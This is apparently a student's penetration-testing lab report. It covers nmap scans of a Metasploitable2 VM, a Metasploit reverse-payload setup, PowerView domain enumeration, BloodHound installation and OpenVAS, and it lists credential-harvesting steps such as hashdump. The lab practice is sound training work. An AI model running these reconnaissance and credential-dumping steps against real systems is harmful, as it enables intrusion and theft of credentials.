



## THEORETICAL KNOWLEDGE

### Fundamentals Red Teaming

### Share your win with your peers

Your progress can inspire others in your community.



#### Red Team Fundamentals completed!

Jyothsna.y completed another room on their cyber security journey.


|                 |               |        |
|-----------------|---------------|--------|
| Completed tasks | Points earned | Streak |
| 7               | 88            | 1      |

#### Share on social media

Share your win before starting the next room

## Reconnaissance and Information Gathering

### ❖ OSINT Framework





## ACTIVE SCANNING WITH NMAP IN A LAB ENVIRONMENT


### ▪ Host Discovery

Determine which devices are "alive" on the network without performing a deep port scan.

**Command:** `nmap -sn 192.168.1.0/24`

**What it does:** Performs a "Ping Scan." It sends ICMP echo requests and TCP ACK packets to see who responds.

Start by finding live hosts without full port scans to get a feel for "who's up."



```
root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-06 02:10 -0400
Nmap scan report for 192.168.1.0
Host is up (0.00067s latency).
Nmap scan report for 192.168.1.1
Host is up (0.00021s latency).
Nmap scan report for 192.168.1.2
Host is up (0.00053s latency).
Nmap scan report for 192.168.1.3
Host is up (0.00099s latency).
Nmap scan report for 192.168.1.4
Host is up (0.00085s latency).
Nmap scan report for 192.168.1.5
Host is up (0.00037s latency).
Nmap scan report for 192.168.1.6
Host is up (0.00056s latency).
Nmap scan report for 192.168.1.7
Host is up (0.00048s latency).
Nmap scan report for 192.168.1.8
Host is up (0.00041s latency).
Nmap scan report for 192.168.1.9
Host is up (0.00056s latency).
Nmap scan report for 192.168.1.10
Host is up (0.00016s latency).
Nmap scan report for 192.168.1.11
Host is up (0.00041s latency).
Nmap scan report for 192.168.1.12
Host is up (0.00021s latency).
Nmap scan report for 192.168.1.13
Host is up (0.00096s latency).
Nmap scan report for 192.168.1.14
Host is up (0.0016s latency).
Nmap scan report for 192.168.1.15
Host is up (0.00025s latency).
Nmap scan report for 192.168.1.16
Host is up (0.0012s latency).
Nmap scan report for 192.168.1.17
Host is up (0.00075s latency).
Nmap scan report for 192.168.1.18
Host is up (0.00067s latency).
Nmap scan report for 192.168.1.19
```

### ▪ The Stealth (SYN) Scan

The most popular scan type. It is fast and relatively unobtrusive because it never completes the TCP three-way handshake.

- **Command:** `sudo nmap -sS 192.168.111.131`
- **How it works:**
  1. Nmap sends a **SYN** packet.
  2. An open port responds with **SYN/ACK**.



3. Nmap sends a **RST** (Reset) to close the connection immediately, preventing the application layer from logging a full connection.

```
root@kali: ~  
# nmap -sS 192.168.111.131  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-06 02:20 -0400  
Nmap scan report for 192.168.111.131  
Host is up (0.0035s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 00:0C:29:6F:80:32 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
```

## ❖ Service and Version Detection

Once you know which ports are open, you need to know what application is actually running behind them.

- **Command:** `nmap -sV 192.168.111.131`
- **What it does:** Probes open ports to determine the service name and version number (e.g., recognizing Apache 2.4.41 instead of just "HTTP").

```
root@kali: ~  
# nmap -sV 192.168.111.131  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-06 02:24 -0400  
Nmap scan report for 192.168.111.131  
Host is up (0.0022s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2.4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 00:0C:29:6F:80:32 (VMware)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
```



# Metasploit Unleashed

## msfconsole usage

## Exploit

## Payload

## Auxiliary

## Post

4





## Scanning and Enumeration

Use Metasploit auxiliary modules instead of only Nmap use  
auxiliary/scanner/portscan/tcp  
set RHOSTS 192.168.111.131  
run

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.111.131
RHOSTS => 192.168.111.131
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.111.131 - 192.168.111.131:21 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:22 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:23 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:25 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:53 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:80 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:111 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:139 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:445 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:512 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:513 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:514 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:1099 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:1524 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:2049 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:2121 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:3306 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:3632 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:5432 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:5900 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:6000 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:6667 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:6697 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:8009 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:8180 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:8787 - TCP OPEN
[*] 192.168.111.131 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >
```

## Exploitation Workflow

Typical sequence:

1. Select exploit
2. Configure target (RHOSTS)
3. Set payload (reverse\_tcp)
4. Execute exploit  
set payload cmd/unix/reverse  
set LHOST 192.168.111.136



```
Session Actions Edit View Help
[!] Unknown datastore option: payload.
payload => cmd/unix/reverse
msf auxiliary(scanner/portscan/tcp) > set LHOST 192.168.111.136
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.111.136
msf auxiliary(scanner/portscan/tcp) > exploit
[+] 192.168.111.131 - 192.168.111.131:21 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:22 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:23 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:25 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:53 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:80 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:111 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:139 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:445 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:512 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:513 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:514 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:1099 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:1524 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:2049 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:2121 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:3306 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:3632 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:5432 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:5900 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:6000 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:6667 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:6697 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:8009 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:8180 - TCP OPEN
[+] 192.168.111.131 - 192.168.111.131:8787 - TCP OPEN
[*] 192.168.111.131 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

exploit

## Payloads and Sessions

- Understand:
  - Bind vs Reverse shells
  - Meterpreter capabilities
  - sessions -i 1
  - sysinfo

## Meterpreter Usage

Key commands:

- getuid
- hashdump
- shell
- Post-exploitation enumeration
- Privilege escalation basics

## Post-Exploitation



- Persistence techniques
  - Credential harvesting
  - Pivoting concepts
- run post/linux/gather/hashdump

## Reporting

Document:

- Vulnerability exploited
- Steps to reproduce
- Impact
- Remediation

## POST-EXPLOITATION AND PERSISTENCE

**Tools:** Mimikatz

Blood hound

**post-exploitation with TryHackMe Red Team**

```
Administrator: c:\windows\system32\cmd.exe - powershell -ep bypass

Session Actions Edit View Help
Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.

controller\administrator@DOMAIN-CONTROLL C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> . .\Downloads\PowerView.ps1
PS C:\Users\Administrator> Get-NetUser | select cn

cn
--
Administrator
Guest
krbtgt
Machine-1
Admin2
Machine-2
SQL Service
POST{P0W3RV13W_FTW}
sshd

PS C:\Users\Administrator> Get-NetGroup -GroupName *admin*
Administrators
Hyper-V Administrators
Storage Replica Administrators
Schema Admins
Enterprise Admins
Domain Admins
Key Admins
Enterprise Key Admins
DnsAdmins

PS C:\Users\Administrator>
```



## Blood Hound Installation

```
(root@kali)-[~/Downloads]
# apt-get install bloodhound
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Solving dependencies ... Done
The following packages were automatically installed and are no longer required:
  curlftpfs libann0 libaudio2 libavfilter10 libavformat61 libblosc2-4 libcdt5 libcgraph6
  libconfig-inifiles-perl libcrypt-dev libdlt2 libfuse2t64 libgav1-1 libgdk-pixbuf2.0-bin
  libicu76 libio-pty-perl libipc-run-perl liblab-gamut1 libmjpegutils-2.1-0t64
  libmpeg2encpp-2.1-0t64 libmpeg2-2.1-0t64 libmupdf25.1 libplacebo351 libpocketsphinx3
  libpostproc58 librubberband2 libsframe2 libsimdutf27 libsnmp40t64 libsphinxbase3t64
  libswscale8 libteamctl0 libtsk19t64 libvdpau-va-gl1 libzxing3 openjdk-21-jre
  openjdk-21-jre-headless pocketsphinx-en-us postgresql-common-dev python3-aiocache
  python3-aiomcache python3-fs python3-pysnmp4 python3-terminaltables python3-wapiti-arsenic
  python3-yaswfp ruby-unf-ext vdpau-driver-all
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  azurehound binfmt-support fastjar jarwrapper neo4j openjdk-11-jre openjdk-11-jre-headless
  sharphound
Suggested packages:
  fonts-ipafont-gothic fonts-ipafont-mincho fonts-wqy-microhei | fonts-wqy-zenhei
  fonts-indic
The following NEW packages will be installed:
  azurehound binfmt-support bloodhound fastjar jarwrapper neo4j openjdk-11-jre
  openjdk-11-jre-headless sharphound
```

```
(root@kali)-[~/Downloads]
# neo4j console
Command 'neo4j' not found, but can be installed with:
apt install neo4j
Do you want to install it? (N/y)y
apt install neo4j
The following packages were automatically installed and are no longer required:
  curlftpfs libann0 libaudio2 libavfilter10 libavformat61 libblosc2-4 libcdt5 libcgraph6
  libconfig-inifiles-perl libcrypt-dev libdlt2 libfuse2t64 libgav1-1 libgdk-pixbuf2.0-bin
  libicu76 libio-pty-perl libipc-run-perl liblab-gamut1 libmjpegutils-2.1-0t64 libmpeg2encpp-2.1-0t64
  libmpeg2-2.1-0t64 libmupdf25.1 libplacebo351 libpocketsphinx3 libpostproc58 librubberband2
  libsframe2 libsimdutf27 libsnmp40t64 libsphinxbase3t64 libswscale8 libteamctl0 libtsk19t64
  libvdpau-va-gl1 libzxing3 openjdk-21-jre openjdk-21-jre-headless pocketsphinx-en-us
  postgresql-common-dev python3-aiocache python3-aiomcache python3-fs python3-pysnmp4
  python3-terminaltables python3-wapiti-arsenic python3-yaswfp ruby-unf-ext vdpau-driver-all
Use 'apt autoremove' to remove them.

Installing:
neo4j
```





## Post-Exploitation Basics completed!

Jyothsna.y completed another room on their cyber security journey.

Completed tasks

8

Points earned

72

Streak

1

Share on social media

## Practical Application

### 1. Network Scanning

#### Basic service scan:

**command `nmap -sV 192.168.111.131`** - performs version detection on open ports of the target device, identifying running services and their versions.

— reveals multiple exploitable services like FTP on port 21.

```
(root@kali)-[~]
# nmap -sV 192.168.111.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-06 08:45 -0400
Nmap scan report for 192.168.111.131
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```



## Enhanced Service Enumeration

- **Command:** Run `nmap -sC -sV 192.168.111.131` to combine default scripts (-sC) for vulnerability checks with version detection (-sV), providing deeper insights like anonymous FTP access.

```
(root@kali)-[~]
# nmap -sC -sV 192.168.111.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-06 08:52 -0400
Nmap scan report for 192.168.111.131
Host is up (0.0023s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|_   STAT:
|_   FTP server status:
|_     Connected to 192.168.111.136
|_     Logged in as ftp
|_     TYPE: ASCII
|_     No session bandwidth limit
|_     Session timeout in seconds is 300
|_     Control connection is plain text
|_     Data connections will be plain text
|_     vsFTPD 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ ssl-date: 2026-05-06T09:16:40+00:00; -3h36m42s from scanner time.
|_ sslv2:
```

```
SSLv2 supported
ciphers:
  SSL2_RC4_128_EXPORT40_WITH_MD5
  SSL2_RC2_128_CBC_WITH_MD5
  SSL2_DES_192_EDE3_CBC_WITH_MD5
  SSL2_RC4_128_WITH_MD5
  SSL2_DES_64_CBC_WITH_MD5
  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_   program version    port/proto  service
|_   100000  2                111/tcp     rpcbind
|_   100000  2                111/udp     rpcbind
|_   100003  2,3,4           2049/tcp    nfs
|_   100003  2,3,4           2049/udp    nfs
|_   100005  1,2,3           54376/udp   mountd
|_   100005  1,2,3           57384/tcp   mountd
|_   100021  1,3,4           38642/tcp   nlockmgr
```



```
Session Actions Edit View Help
|_ error: Closing Link: qwuahovok[192.168.111.136] (Quit: qwuahovok)
8009/tcp open  ajp13          Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http           Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:6F:80:32 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -2h36m41s, deviation: 2h00m01s, median: -3h36m42s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|_  OS: Unix (Samba 3.0.20-Debian)
|_  Computer name: metasploitable
|_  NetBIOS computer name:
|_  Domain name: localdomain
|_  FQDN: metasploitable.localdomain
|_  System time: 2026-05-06T05:16:05-04:00
|_smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.39 seconds
```

These findings highlight common vulnerable services on Metasploitable2, ideal for pen-testing practice

| Port | Service | Version        |
|------|---------|----------------|
| 21   | FTP     | vsftpd 2.3.4   |
| 22   | SSH     | OpenSSH 4.7p1  |
| 23   | Telnet  | Linux telnetd  |
| 25   | SMTP    | Postfix smtpd  |
| 53   | Domain  | ISC BIND 9.4.2 |
| 80   | HTTP    | Apache 2.2.8   |

## Scan Analysis Report:


- A stealth SYN scan (-sS) sends SYN packets without completing TCP handshakes, evading basic logging and firewalls for discreet port discovery—ideal for initial reconnaissance.
- An aggressive scan (-A) adds OS detection, version scanning, script execution, and traceroute, yielding comprehensive but noisier results that may trigger intrusion detection
- **Key differences:** Stealth is faster and less detectable (no full connections), while aggressive provides richer data like service versions and vulnerabilities but increases visibility.



## 2.Vulnerability Scanning

OpenVAS is a full-featured vulnerability scanner that can detect vulnerabilities like the VSFTPD 2.3.4 backdoor on a target such as Metasploitable2.

- GVM running on Ubuntu



```
cyber@cyber-VMware-Virtual-Platform: ~ -- sudo systemctl status ospd-openvas
cyber@cyber-VMware-Virtual-Platform: ~/Downloads -- cat
cyber@cyber-VMware-Virtual-Platform: ~ -- sudo systemctl status ospd-openvas


Docs: man:gvm(8)
Process: 8948 ExecStart=/usr/sbin/gvmd --osp-vt-update=/run/ospd/ospd-openvas.sock --listen-group=gvm (code=exited, status=0/SUCCESS)
Main PID: 8950 (gvmd)
Tasks: 3 (limit: 2388)
Memory: 328.4M (peak: 502.9M, swap: 148.0M, swap peak: 148.0M)
CPU: 15.891s
CGroup: /system.slice/gvmd.service
├─8950 gvmd: Waiting -- --osp-vt-update=/run/ospd/ospd-openvas.sock --listen-group=gvm
├─8977 gvmd: Synchron -- --osp-vt-update=/run/ospd/ospd-openvas.sock --listen-group=gvm
└─8982 gvmd: Syncing -- --osp-vt-update=/run/ospd/ospd-openvas.sock --listen-group=gvm

